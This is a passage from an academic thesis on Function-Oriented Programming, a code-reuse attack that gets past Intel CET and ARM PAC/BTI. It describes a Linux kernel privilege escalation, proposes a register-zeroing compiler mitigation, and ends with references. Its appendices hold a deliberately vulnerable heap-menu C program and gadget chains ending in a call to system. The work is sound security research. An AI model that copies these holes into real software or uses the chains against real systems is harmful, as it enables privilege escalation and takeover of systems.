   Symbolic Target:
            [16 + [0x78 + [40 + RSI]]]
```

Figure 29: Gadget of RSI pivot to RDI

Once the dispatcher starts, the normal process of kernel escalation begins. The FOP chain demonstrated uses the fact that first argument control in a call to “prepare_kernel_cred” with that argument being zero, returns a copy of a kernel credential structure. As found within the Intel space, no gadgets exist that contain the ability to utilize a value within the RAX register. In other terms, the kernel credential structure created by prepare_kernel_cred returned within RAX is of no use. Luckily “prepare_kenel_cred” has a side effect of storing the “init_cred” structure in the RSI register after the function. Moving this pointer to RDI and calling “commit_cred” allows for the FOP chain to set the current privileges to root, completing the privilege escalation.

To conclude this example, the last capability created is to successfully return to userspace as an elevated user. The ROP approach to returning to user space is to store a save state in a controlled stack and return using kernel features designed to return to user space. To stay valid with the shadow stack specifications set forth thus far, no modification to the stack can occur during the attack, making this approach infeasible. There are two approaches a FOP chain can take to return to user space. The first is to design the dispatcher around the length of the FOP chain and to safely exit after all the privilege escalation finishes. This is possible as the kernel will perceive that everything has run correctly as no modification has happened to the stack or memory space. This is the preferred method, but as the utilized dispatcher gadget used R12 as the counting mechanism this is infeasible. This can be determined through testing and by looking at the dispatcher in Figure 27 and identifying that the R12 register is set by RDI and RSI. In this case, the dispatcher's RSI and RDI point to controlled memory resulting in R12 being an unrealistically substantial number to iterate through. The second approach is to utilize the telefork technique.

The telefork technique, as defined by Kylebot (Kylebot, 2022), is a relatively recent approach specifically crafted to facilitate a return from the Linux kernel to user space when traditional return methods are not viable. This technique operates by invoking the fork system call from within the kernel. Subsequently, this action spawns a second thread within the user space application at the precise point where the exploit had initially left off. Meanwhile, the original thread remains within the Linux kernel and is set to wait indefinitely through the msleep function. This arrangement results in the kernel thread ceasing to lock and creates the appearance that nothing has altered from an external perspective. As these approaches are only normal function calls, they are a prime target for FOP to use. This final aspect allows the FOP attack to successfully return to user space resulting in a successful Linux privilege escalation made possible solely using FOP gadgets.

CHAPTER 5

CONCLUSION

Intro

FOP has demonstrated its potential to replace conventional code-reuse attacks in environments that have modern CPU-based protections. The capabilities of FOP have stretched from Intel to ARM and even within the Linux kernel. These capabilities all converge from the artifact of this study, the FOP Mythoclast. Overall, the functionality of FOP demonstrated in this research leads credence to its possible application in future scenarios.

This concluding chapter will summarize all the contributions put forth by this research. These contributions will lead to potential future work within the realm of FOP to further develop its related body of research. Lastly, this research presents a discussion around potential avenues and mitigations to limit FOP.

Contributions

The contributions produced by this research are severalfold. The first is the capability to identify FOP gadgets with the use of symbolic execution. This contribution paved the way for the creation of the FOP Mythoclast and further enabled the first demonstration of deterministically identifying FOP gadgets in precompiled binaries and libraries. This contribution is a major step toward the ability to automatically identify FOP gadgets and their utility, as employed in the subsequent contributions below.

The second contribution is the demonstration of the ability of FOP attacks to work within simple Linux environments. The definition of simple environments are those that only use Libc and its loader as mapped executable pages. This contribution involves two main aspects, the first being that Libc and its loader house at least one reachable FOP dispatcher gadget, and the second being that Libc and its loader contain sufficient FOP gadgets to carry out arbitrary attacks against a system. These two aspects together summarize the unique contribution that this research has demonstrated via proving FOP possible within simplistic Linux environments.

The third contribution is the demonstration of functional FOP attacks on ARM systems. While a demonstration of FOP had been completed within a unique environment in the past (Guo et al., 2018), this work further develops the state of the art by demonstrating FOP functionality on an ARM environment. With the similar, but not identical, CPU protections between ARM and Intel architectures, the demonstration of a working FOP attack within both environments is a necessity to fully showcase the versatility of FOP.

The last contribution is the demonstration of a FOP attack working within the Linux kernel. This demonstration displays the ability of FOP to work in complex, real-world environments, and helps solidify FOP as a powerful potential technique for future exploits in modern environments that limit ROP and other code reuse attacks. These contributions combine to satisfy the guidelines for this research to demonstrate the usefulness and capabilities of FOP.

Future Work

This research has demonstrated many aspects of FOP-based attacks, mainly involving FOP tooling and implementations within Linux environments. As the attack framework expands, the ability for it to demonstrate capabilities on diverse platforms becomes important as well. This leads to the main future work of demonstrating a FOP attack on a Windows environment. This was briefly explored with the implementation by Lan et al. (2015) with their LOP approach within an x86 Windows environment, however nothing beyond that.

The ability for FOP to be expanded to a Windows x64 environment could lead to possible research into the ability of FOP to bypass Windows CFG protections (Alvinashcraft, 2022). Expanding on this could lead to targeting the Windows kernel, as it is a large executable similar to the Linux kernel. The demonstration of FOP within this new environment would further cement the capabilities and usefulness of FOP within diverse environments with protections designed to stop code reuse attacks.

Another field of future work is the continuous development of the FOP Mythoclast tool. While the tool is working and can identify FOP gadgets, the addition of new features and improvements could further assist exploit development. One such feature is the processing of the Z3 output structure returned from a gadget. Another interesting piece to examine would be the ability to automatically generate FOP chains with the tooling. It should become possible to identify a process to create automatic chains for use in a FOP chain. Lastly, a novel approach to identifying FOP gadgets could better streamline the enumeration process, or better handle edge cases where the current symbolic framework struggles. These are a few of the possible lines of effort that could improve the FOP tooling and its capabilities.

A last possible field of future research is the inspection of the incorrect incorporation of ARM BTI support at the compiler level. As identified in the ARM section in Chapter 4, there is an incorrect application of the BTI instruction at the beginning of global functions. An investigation into this could uncover opportunities for further research into incorrect compiler-to-hardware mitigation implementations. Research into this capability could also lead to further refinement and methods for dealing with the inclusion of necessary instructions needed for certain protections to run.

Limiting FOP

The design flaw that permits FOP to be functional is not fully securing the path of execution. While the full solution to this problem would be strict CFI or the ability to only follow predetermined execution paths, this becomes difficult to truly implement, with most solutions becoming a coarse-grained CFI implementation in order to support real-world software (Cheng et al., 2014; Garrison, 2020; Mujumdar, 2021). These coarse-grained implementations provide a good starting point to build upon. As seen by examining the coarse-grained implementations in this research, CET and PAC/BTI. However as demonstrated, FOP still bypasses these mitigations. The best theoretical solution is to implement a working CFI framework into the system that directly identifies all correct pathways, to mitigate the chance of memory corruption attacks becoming full execution on a system.

However, there should be a simpler solution to limiting FOP that does not involve the creation of a full-CFI implementation. A possible solution is to implement a compiler patch that will modify the code in a way that could limit the possible use of FOP attacks. FOP attacks work on the intended behavior of functions and utilize the remnants of pointers and values in parameter registers after a function has finished. It becomes possible to clear these parameter registers at the end of each function before a return instruction. This is possible since these parameter registers are usually within the non-protected register range during function use. This holds for all the registers except register X0 in ARM, which is both the first argument in 64-bit ARM systems and the return value from the function. In almost every example demonstrated so far, all FOP attack examples have utilized at least 2 other registers for a successful attack, which by resetting or nulling out the top three unused registers at the end of a function thwarts this attack.

In Intel, this would be the registers RDI, RSI, and RDX, while in ARM this is X1, X2, and X3. Using a custom GCC plugin this approach becomes possible to compare to the original gadgets identified within a Libc library. Table 11 below examines the relationship between the number of FOP gadgets found in a normal compiled Libc and one that includes the potential patch.

Gadget Length	**Libc**			
	Unpatched X64	**Patched X64**	**Unpatched ARM**	**Patched ARM**
15	1426	370	1348	86
25	2765	835	2161	226
50	5438	1261	3298	448

Table 11: Examination of the gadgets with and without patched functweions

Using the FOP Mythoclast allows for an enumeration of potential gadgets from the patched libraries. As the process of patching the libraries to zero out registers still produces a potentially useful function the FOP Mythoclast will normally categorize this as a possible gadget. To combat this, the FOP Mythoclast employs a second parse to remove any gadgets that contained all three modified registers set to the value of zero for both ARM and Intel architectures. This is a heuristic based on the belief that a gadget that corrupts three of the parameter registers has a low chance of a being in a successful FOP attack. Unfortunately, this has the problem of removing potential X0 gadgets from ARM and memory gadgets from both architectures as well.

The data in Table 11 demonstrates that, with the register-zeroing patch of GCC, the total number of FOP gadgets decreases significantly. While a large number of FOP gadgets still exist, finding useful gadgets is much more difficult. This research has ascertained this by examining the resulting gadgets and confirming that the majority of the gadgets used during the PoC phase of this research are no longer usable for a FOP attack. However, no impact occurred to the utilized dispatcher gadget and it is still of use in Libc on both architectures.

Conclusion

The popularity and efficacy of contemporary CPU-based hardware protections have risen greatly over recent years, in order to deter and greatly limit the functionality of existing code-reuse attacks. However, as shown in this research, the use of Functional-Oriented Programming (FOP) bypasses these protections in both ARM and Intel contexts. This research has demonstrated several aspects of the FOP attack framework, including approaches within several environments and architectures.

Before a full examination of the potential for a FOP-based attack, an analysis on the ability to identify FOP gadgets reliably and accurately is a requirement. This necessity led to the creation of FOP tooling known as the FOP Mythoclast. This tooling, through the use of symbolic execution, facilitates the identification of FOP gadgets for use in FOP-based attacks. This research designed this tooling to be versatile and to operate effectively in multi-architectural environments, primarily focusing on ARM and Intel. Further refinements to the tooling enabled it to work on complex binaries such as the Linux kernel and to successfully identify FOP gadgets in complicated environments. This tooling was the backbone of the FOP attacks explored in this research and the ability to successfully create working FOP attacks in general.

This research successfully demonstrated that the FOP attack is possible within both ARM and Intel environments. Both architectures were able to demonstrate similar primitives within basic Libc-only environments, showcasing the ability to execute custom shellcode loaded into memory at runtime. This demonstration allows for the execution of a multitude of attacks solely through the use of FOP gadgets. As discussed, this attack is only possible through the use of a

FOP dispatcher, and this study found that these dispatcher gadgets were present in all tested Libc versions. These examples demonstrate the ability for certain memory corruption vulnerabilities to still lead to arbitrary code execution while modern CPU-based protections are fully enabled.

The final demonstration of this research was the utilization of FOP within a kernel context. The employed vulnerability allowed for the exploitation of a memory corruption to lead to program and memory control, proving the ability of a FOP attack to lead to execution within a kernel context utilizing FOP gadgets and a FOP dispatcher. The FOP Mythoclast demonstrated that numerous FOP gadgets within the Linux kernel could lead to system compromise if used during an attack against a memory corruption vulnerability.

In conclusion, having met all the goals identified at the beginning of this research, this research has successfully proven the capabilities of the FOP Mythoclast and FOP in not only test environments but real-world cases as well, offering a rich new framework for exploit development in the age of modern CPU protections.

REFERENCES

Aleph One. (1996). Smashing The Stack For Fun And Profit. *Phrack*, *7*(49), 14–16.

Alnaeli, S. M., Sarnowski, M., Aman, M. S., Abdelgawad, A., & Yelamarthi, K. (2016). Vulnerable C/C++ code usage in IoT software systems. *2016 IEEE 3rd World Forum on Internet of Things (WF-IoT)*, 348–352. https://doi.org/10.1109/WF-IoT.2016.7845497

alvinashcraft. (2022, February 8). *Control Flow Guard—Win32 apps*. https://learn.microsoft.com/en-us/windows/win32/secbp/control-flow-guard

Alvinashcraft, mattwojo, MatchaMatch, v-kents, DCtheGeek, drewbatgit, & msatranjr. (2022, February 7). *Data Execution Prevention—Win32 apps*. https://learn.microsoft.com/en-us/windows/win32/memory/data-execution-prevention

angr. (NA). *Control-flow Graph Recovery (CFG)—Angr documentation*. https://docs.angr.io/en/latest/analyses/cfg.html

Apple. (2023). *Preparing your app to work with pointer authentication*. Apple Developer Documentation. https://developer.apple.com/documentation/security/preparing_your_app_to_work_with_pointer_authentication

ARM. (2004). *ARM7TDMI Technical Reference Manual r4p1*. https://developer.arm.com/documentation/ddi0210/c/CACBCAAE

ARM. (2015). *ARM Cortex-A Series Programmer's Guide for ARMv8-A*. https://developer.arm.com/documentation/den0024/a/ARMv8-Registers

ARM. (2022, June 30). *Learn the architecture—Providing protection for complex software*. Learn the Architecture - Providing Protection for Complex Software.

https://developer.arm.com/documentation/102433/0100/Applying-these-techniques-to-real-code

ARM. (2023). *What is RISC?* Arm | The Architecture for the Digital World. https://www.arm.com/glossary/risc

Avgerinos, T., Rebert, A., Cha, S. K., & Brumley, D. (2014). *Enhancing Symbolic Execution with Veritesting*.

Baldoni, R., Coppa, E., D'elia, D. C., Demetrescu, C., & Finocchi, I. (2018). A Survey of Symbolic Execution Techniques. *ACM Computing Surveys*, *51*(3), 50:1-50:39. https://doi.org/10.1145/3182657

Bing Sun, Jin Liu, & Chong Xu McAfee. (2019). *Bh-asia-Sun-How-to-Survive-the-Hardware-Assisted-Control-Flow-Integrity-Enforcement.pdf*. https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Sun-How-to-Survive-the-Hardware-Assisted-Control-Flow-Integrity-Enforcement.pdf

Bletsch, T., Jiang, X., Freeh, V. W., & Liang, Z. (2011). Jump-oriented programming: A new class of code-reuse attack. *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, 30–40. https://doi.org/10.1145/1966913.1966919

Bonfee. (2023). *CVE-2022-0995* [C]. https://github.com/Bonfee/CVE-2022-0995 (Original work published 2022)

Brown, M. (2020, April 15). *arm64: BTI kernel and vDSO support [LWN.net]*. https://lwn.net/Articles/817586/

Buchanan, E., Roemer, R., Shacham, H., & Savage, S. (2008). When good instructions go bad: Generalizing return-oriented programming to RISC. *Proceedings of the 15th ACM*

Conference on Computer and Communications Security - CCS '08, 27. https://doi.org/10.1145/1455770.1455776

Cadar, C., Ganesh, V., Pawlowski, P. M., Dill, D. L., & Engler, D. R. (2006). *EXE: Automatically Generating Inputs of Death*.

Checkoway, S., Davi, L., Dmitrienko, A., Sadeghi, A.-R., Shacham, H., & Winandy, M. (2010). Return-oriented programming without returns. *Proceedings of the 17th ACM Conference on Computer and Communications Security*, 559–572. https://doi.org/10.1145/1866307.1866370

Chen, P., Xiao, H., Shen, X., Yin, X., Mao, B., & Xie, L. (2009). DROP: Detecting Return-Oriented Programming Malicious Code. *Lecture Notes in Computer Science, 5905*, 163. https://doi.org/10.1007/978-3-642-10772-6_13

Cheng, Y., Zhou, Z., Yu, M., Ding, X., & Deng, R. H. (2014). ROPecker: A Generic and Practical Approach For Defending Against ROP Attacks. *Proceedings 2014 Network and Distributed System Security Symposium*. Network and Distributed System Security Symposium, San Diego, CA. https://doi.org/10.14722/ndss.2014.23156

Chipounov, V., Kuznetsov, V., & Candea, G. (2012). The S2E Platform: Design, Implementation, and Applications. *ACM Transactions on Computer Systems*, *30*(1), 1–49. https://doi.org/10.1145/2110356.2110358

Clarke, E. M., Klieber, W., Nováček, M., & Zuliani, P. (2012). Model Checking and the State Explosion Problem. In B. Meyer & M. Nordio (Eds.), *Tools for Practical Software Verification* (Vol. 7682, pp. 1–30). Springer Berlin Heidelberg. https://doi.org/10.1007/978-3-642-35746-6_1

CWE - 2022 CWE Top 25 Most Dangerous Software Weaknesses. (2022, August 3). 2022 CWE Top 25 Most Dangerous Software Weaknesses. https://cwe.mitre.org/top25/archive/2022/2022_cwe_top25.html

Davi, L., Sadeghi, A.-R., & Winandy, M. (2009). *Dynamic Integrity Measurement and Attestation: Towards Defense Against Return-Oriented Programming Attacks*.

Davi, L., Sadeghi, A.-R., & Winandy, M. (2011). ROPdefender: A detection tool to defend against return-oriented programming attacks. *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, 40–51. https://doi.org/10.1145/1966913.1966920

David942j. (2017, February 23). Play With Capture The Flag: [Project] The one-gadget in glibc. *Play With Capture The Flag*. https://david942j.blogspot.com/2017/02/project-one-gadget-in-glibc.html

Designer, S. (1997, August 10). *Bugtraq: Getting around non-executable stack (and fix)*. https://seclists.org/bugtraq/1997/Aug/63

Edgecombe, R. (2022). *[PATCH 00/35] Shadow stacks for userspace*. https://lore.kernel.org/lkml/20220130211838.8382-1-rick.p.edgecombe@intel.com/

Efe, A., & Güngör, M. O. (2019). The Impact of Meltdown and Spectre Attacks. *International Journal of Multidisciplinary Studies and Innovative Technologies*, *3*(1), 38–43.

feliam. (2023). *PySymEmu* [Python]. https://github.com/feliam/pysymemu (Original work published 2013)

Fraze, D. (2016). *Cyber Grand Challenge*. https://www.darpa.mil/program/cyber-grand-challenge

Garrison, T. (2020, May 15). *Intel CET Answers Call to Protect Against Common Malware Threats*. Intel Newsroom. https://newsroom.intel.com/editorials/intel-cet-answers-call-protect-common-malware-threats/

Gens, D., Schmitt, S., Davi, L., & Sadeghi, A.-R. (2018). K-Miner: Uncovering Memory Corruption in Linux. *Proceedings 2018 Network and Distributed System Security Symposium*. Network and Distributed System Security Symposium, San Diego, CA. https://doi.org/10.14722/ndss.2018.23326

Godefroid, P., Klarlund, N., & Sen, K. (2005). DART: Directed automated random testing. *ACM SIGPLAN Notices*, *40*(6), 213–223. https://doi.org/10.1145/1064978.1065036

Goluch, R. C. (2021). *Trust, transforms, and control flow: A graph-theoretic method to verifying source and binary control flow equivalence* [Master of Science, Iowa State University]. https://doi.org/10.31274/etd-20210609-59

Guo, Y., Chen, L., & Shi, G. (2018). Function-Oriented Programming: A New Class of Code Reuse Attack in C Applications. *2018 IEEE Conference on Communications and Network Security (CNS)*, 1–9. https://doi.org/10.1109/CNS.2018.8433189

hacked0x90. (2016, October 30). Bypassing ASLR Protection using Brute Force. *HacKeD*. https://hacked0x90.wordpress.com/2016/10/30/bypassing-aslr-protection-using-brute-force/

Harrod, A. (2021, March 30). *Arm's solution to the future needs of AI, security and specialized computing is v9*. Arm | The Architecture for the Digital World. https://www.arm.com/company/news/2021/03/arms-answer-to-the-future-of-ai-armv9-architecture

Hevner, A. R., March, S. T., Park, J., & Ram, S. (2004). Design Science in Information Systems Research. *MIS Quarterly*, *28*(1), 75–105. https://doi.org/10.2307/25148625

Hu, H., Shinde, S., Adrian, S., Chua, Z. L., Saxena, P., & Liang, Z. (2016). Data-Oriented Programming: On the Expressiveness of Non-control Data Attacks. *2016 IEEE Symposium on Security and Privacy (SP)*, 969–986. https://doi.org/10.1109/SP.2016.62

Ian King & Dina Bass. (2020, December 19). *Microsoft Designing Its Own Arm Chips for Servers, Surface PCs*. Data Center Knowledge | News and Analysis for the Data Center Industry. https://www.bloomberg.com/news/articles/2020-12-18/microsoft-is-designing-its-own-chips-for-servers-surface-pcs

Intel. (2022). *Intel vPro® PCs Feature Silicon-Enabled Threat Detection*. Intel. https://www.intel.com/content/www/us/en/architecture-and-technology/pcs-silicon-enabled-threat-protection-paper.html

Intel. (2020, June 13). *A Technical Look at Intel's Control-flow Enforcement Technology*. Intel. https://www.intel.com/content/www/us/en/developer/articles/technical/technical-look-control-flow-enforcement-technology.html

Jurczyk, M., & Glazunov, S. (2021, January 12). Project Zero: In-the-Wild Series: Windows Exploits. *Project Zero*. https://googleprojectzero.blogspot.com/2021/01/in-wild-series-windows-exploits.html

Kaspersky. (2023). *Address Space Layout Randomization (ASLR)*. https://encyclopedia.kaspersky.com/glossary/address-space-layout-randomization-aslr/

Kees Cook. (2022). *[PATCH] cred: Do not default to init_cred in prepare_kernel_cred()* [Linux kernel]. https://lore.kernel.org/lkml/Y1q53XlLE2n9yGH7@bombadil.infradead.org/T/

Kerrisk, M. (2022a, December 18). *elf(5)—Linux manual page*. https://man7.org/linux/man-pages/man5/elf.5.html

Kerrisk, M. (2022b, December 18). *libc(7)—Linux manual page*. https://man7.org/linux/man-pages/man7/libc.7.html

Kocher, P., Horn, J., Fogh, A., Genkin, D., Gruss, D., Haas, W., Hamburg, M., Lipp, M., Mangard, S., Prescher, T., Schwarz, M., & Yarom, Y. (2019). *Spectre Attacks: Exploiting Speculative Execution*.

Kylebot. (2022, October 16). *[CVE-2022-1786] A Journey To The Dawn*. Kylebot's Blog. http://blog.kylebot.net/2022/10/16/CVE-2022-1786/index.html

Lan, B., Li, Y., Sun, H., Su, C., Liu, Y., & Zeng, Q. (2015). Loop-Oriented Programming: A New Code Reuse Attack to Bypass Modern Defenses. *2015 IEEE Trustcom/BigDataSE/ISPA*, 190–197. https://doi.org/10.1109/Trustcom.2015.374

Larabel, M. (2022). *Intel IBT Patches For Linux Back On Track*. https://www.phoronix.com/news/Intel-IBT-Self-Hosting-Linux

Lin, J. (2021, February 24). *Developer Guidance for Hardware-enforced Stack Protection*. TECHCOMMUNITY.MICROSOFT.COM. https://techcommunity.microsoft.com/t5/windows-os-platform-blog/developer-guidance-for-hardware-enforced-stack-protection/ba-p/2163340

Lipp, M., Schwarz, M., Gruss, D., Prescher, T., Haas, W., Horn, J., Mangard, S., Kocher, P., Genkin, D., Yarom, Y., Hamburg, M., & Strackx, R. (2020). Meltdown: Reading kernel memory from user space. *Communications of the ACM*, *63*(6), 46–56. https://doi.org/10.1145/3357033

Matsuoka, S. (2021). Fugaku and A64FX: The First Exascale Supercomputer and its Innovative Arm CPU. *2021 Symposium on VLSI Circuits*, 1–3. https://doi.org/10.23919/VLSICircuits52068.2021.9492415

Mujumdar, A. (2021, April 7). *Armv8.1-M architecture: PACBTI extensions - Architectures and Processors blog - Arm Community blogs - Arm Community*. https://community.arm.com/arm-community-blogs/b/architectures-and-processors-blog/posts/armv8-1-m-pointer-authentication-and-branch-target-identification-extension

Nergal. (2001, December 28). The advanced return-into-lib(c) exploits: PaX case study. *Phrack*, *11*(58), 4–14.

NIST. (2021). *NVD - CVE-2021-3156*. https://nvd.nist.gov/vuln/detail/CVE-2021-3156

NIST. (2023, March 1). *NVD - CVE-2022-0995*. https://nvd.nist.gov/vuln/detail/CVE-2022-0995

O’Donell, C. (2023, April 3). *Release—Glibc wiki*. https://sourceware.org/glibc/wiki/Release

Ognawala, S., Kilger, F., & Pretschner, A. (2019). *Compositional Fuzzing Aided by Targeted Symbolic Execution* (arXiv:1903.02981). arXiv. http://arxiv.org/abs/1903.02981

Ozdemir, S., Saptarshi, R., Prakash, A., & Ponomarev, D. (2021). Track Conventions, Not Attack Signatures: Fortifying X86 ABI and System Call Interfaces to Mitigate Code Reuse Attacks. *2021 International Symposium on Secure and Private Execution Environment Design (SEED)*, 176–188. https://doi.org/10.1109/SEED51797.2021.00029

Pappas, V., Polychronakis, M., & Keromytis, A. D. (2013). *Transparent ROP Exploit Mitigation using Indirect Branch Tracing*. 22nd USENIX Security Symposium.

Parygina, D., Vishnyakov, A., & Fedotov, A. (2022). Strong Optimistic Solving for Dynamic Symbolic Execution. *2022 Ivannikov Memorial Workshop (IVMEM)*, 43–53. https://doi.org/10.1109/IVMEM57067.2022.9983965

Pulapaka, H. (2020, March 24). *Understanding Hardware-enforced Stack Protection*. TECHCOMMUNITY.MICROSOFT.COM. https://techcommunity.microsoft.com/t5/windows-os-platform-blog/understanding-hardware-enforced-stack-protection/ba-p/1247815

Qualcomm. (2017). *Pointer Authentication on ARMv8.3: Design and Analysis of the New Software Security Instructions*. Qualcomm. https://www.qualcomm.com/content/dam/qcomm-martech/dm-assets/documents/pointer-auth-v7.pdf

QuinnRadich. (2021, April 27). *DEP/NX Protection—Win32 apps*. https://learn.microsoft.com/en-us/windows/win32/win7appqual/dep-nx-protection

Ravichandran, J., Na, W. T., Lang, J., & Yan, M. (2022). PACMAN: Attacking ARM pointer authentication with speculative execution. *Proceedings of the 49th Annual International Symposium on Computer Architecture*, 685–698. https://doi.org/10.1145/3470496.3527429

Red Hat. (2022, July 21). *ARM vs x86: What's the difference?* https://www.redhat.com/en/topics/linux/ARM-vs-x86

Ref Hat. (2021, November 28). *Position Independent Executables (PIE)*. https://www.redhat.com/en/blog/position-independent-executables-pie

Roberts. (2000). *RISC vs. CISC*. https://cs.stanford.edu/people/eroberts/courses/soco/projects/risc/risccisc/

Rutland, M. (2017, July 19). *Pointer authentication in AArch64 Linux—The Linux Kernel documentation*. https://docs.kernel.org/arm64/pointer-authentication.html

Sadeghi, A., Niksefat, S., & Rostamipour, M. (2018). Pure-Call Oriented Programming (PCOP): Chaining the gadgets using call instructions. *Journal of Computer Virology and Hacking Techniques*, *14*, 1–18. https://doi.org/10.1007/s11416-017-0299-1

Schuster, F., Tendyck, T., Liebchen, C., Davi, L., Sadeghi, A.-R., & Holz, T. (2015). Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications. *2015 IEEE Symposium on Security and Privacy*, 745–762. https://doi.org/10.1109/SP.2015.51

Shacham, H. (2007). The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). *Proceedings of the 14th ACM Conference on Computer and Communications Security*, 552–561. https://doi.org/10.1145/1315245.1315313

Shellphish. (2023). *Educational Heap Exploitation* [C]. Shellphish. https://github.com/shellphish/how2heap (Original work published 2016)

Shoshitaishvili, Y., Wang, R., Salls, C., Stephens, N., Polino, M., Dutcher, A., Grosen, J., Feng, S., Hauser, C., Kruegel, C., & Vigna, G. (2016a). SOK: (State of) The Art of War: Offensive Techniques in Binary Analysis. *2016 IEEE Symposium on Security and Privacy (SP)*, 138–157. https://doi.org/10.1109/SP.2016.17

Shoshitaishvili, Y., Wang, R., Salls, C., Stephens, N., Polino, M., Dutcher, A., Grosen, J., Feng, S., Hauser, C., Kruegel, C., & Vigna, G. (2016b). *(State of) The Art of War: Offensive Techniques in Binary Analysis*.

Szekeres, L., Payer, M., Wei, T., & Song, D. (2013). SoK: Eternal War in Memory. *2013 IEEE Symposium on Security and Privacy*, 48–62. https://doi.org/10.1109/SP.2013.13

Tran, M., Etheridge, M., Bletsch, T., Jiang, X., Freeh, V., & Ning, P. (2011). On the Expressiveness of Return-into-libc Attacks. In R. Sommer, D. Balzarotti, & G. Maier

(Eds.), *Recent Advances in Intrusion Detection* (pp. 121–141). Springer. https://doi.org/10.1007/978-3-642-23644-0_7

TylerMSFT, Taojunshen, corob-msft, nschonni, nxtn, & fenxu. (2022, May 18). *X64 calling convention*. https://learn.microsoft.com/en-us/cpp/build/x64-calling-convention

Wierenga, R. (2014). *Design Science Methodology for Information Systems and Software Engineering*. Springer Berlin, Heidelberg.

Xia, Y., Liu, Y., Chen, H., & Zang, B. (2012). CFIMon: Detecting violation of control flow integrity using performance counters. *IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2012)*, 1–12. https://doi.org/10.1109/DSN.2012.6263958

Xu, S., Xie, P., & Wang, Y. (2020). AT-ROP: Using static analysis and binary patch technology to defend against ROP attacks based on return instruction. *2020 International Symposium on Theoretical Aspects of Software Engineering (TASE)*, 209–216. https://doi.org/10.1109/TASE49443.2020.00036

Yan, J. R., Weon Taek Na, Jay Lang, Mengjia. (2022). *The PACMAN Attack*. PACMAN. https://pacmanattack.com/defcon/

Zatko, P. (1995, October 20). *How to write Buffer Overflows*. https://insecure.org/stf/mudge_buffer_overflow_tutorial.html

Zhang, M., & Sekar, R. (2015). Control Flow and Code Integrity for COTS binaries: An Effective Defense Against Real-World ROP Attacks. *Proceedings of the 31st Annual Computer Security Applications Conference*, 91–100. https://doi.org/10.1145/2818000.2818016

Zhu, X., Wen, S., Camtepe, S., & Xiang, Y. (2022). Fuzzing: A Survey for Roadmap. *ACM Computing Surveys*, *54*(11s), 230:1-230:36. https://doi.org/10.1145/3512345

Zijlstra, P. (2022). *[PATCH 00/29] x86: Kernel IBT*. https://lore.kernel.org/lkml/20220218164902.008644515@infradead.org/

APPENDIX 1

```
#include <stdio.h>
#include <stdlib.h>

char *items[10];
int sizes[10];

int get_int(char *s){
    int i = 0;
    printf(s);
    scanf("%d", &i);
    return i;
}

void create(){
    int i = get_int("Index: ");
    int s = get_int("Size: ");
    items[i] = malloc(s);
    sizes[i] = s;
}

void edit (){
    int i = get_int("Index: ");
    printf("Data: ");
    read(0, items[i], sizes[i]);
}

void delete(){
    int i = get_int("Index: ");
    free(items[i]);
}

void print(){
    int i = get_int("Index: ");
    printf("Data: ");
    write(1, items[i], sizes[i]);
}

void print_menu(){
    printf("Menu\n");
    printf("1. Create\n");
    printf("2. Edit\n");
    printf("3. Delete\n");
    printf("4. Print\n");
    printf("0. Exit\n");
}

int main(){

    setvbuf(stdin, 0, 0x2, 0);
    setvbuf(stdout, 0, 0x2, 0);
    setvbuf(stderr, 0, 0x2, 0);

    printf("Hello World: %p\n",system);

    while (1){
      print_menu();
      int choice =  get_int("Choice: ");
      switch(choice){
           case 1:
                create();
                break;
           case 2:
                edit();
                break;
           case 3:
                delete();
                break;
           case 4:
                print();
                break;
           default:
                exit(0);
      }
    }

}
```

APPENDIX 2.A

gnu_get_libc_version	MOV X0, LIBC
__gconv_release_shlib	MOV X2, X0
__gconv_compare_…	MOV X3, 0x0
__getpagesize	MOV X0, 0x1000
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64

__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
pthread_setcanceltype	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
pthread_setcanceltype	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
_IO_default_read	MOV X0, -1
__deadline_from_...	ADD X2, X2, X0
_IO_default_read	MOV X0, -1
__deadline_from_...	ADD X2, X2, X0
_svcauth_null	MOV X0, 0x0
__deadline_from_...	ADD X2, X2, X0
system	SYSTEM

APPENDIX 2.B

__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork_...	MOV X0, LIBC
